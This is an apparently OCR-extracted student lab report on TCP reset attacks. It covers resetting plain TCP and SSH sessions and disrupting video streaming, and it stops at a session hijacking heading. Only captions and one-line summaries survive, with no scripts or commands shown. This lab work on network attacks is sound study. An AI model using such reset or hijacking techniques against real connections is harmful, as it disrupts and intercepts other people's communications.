
Reset tcp.py

Observation on attacker machine



Observation on victim machine







In this task the tcp connection is breaked between the victim and server using the next sequence number and acknowledge number.


Reset ssh.py


Observation on attacker machine






Observation on victim machine









Same task as mentioned above is achieved using the ssh instead of tcp.

Task 3: TCP RST Attacks on Video Streaming Applications

Observation on attacker machine




Observation on victim machine




In this task the video streaming by the victim is disrupted by the attacker by breaking the tcp connection.


Task 4: TCP Session Hijacking

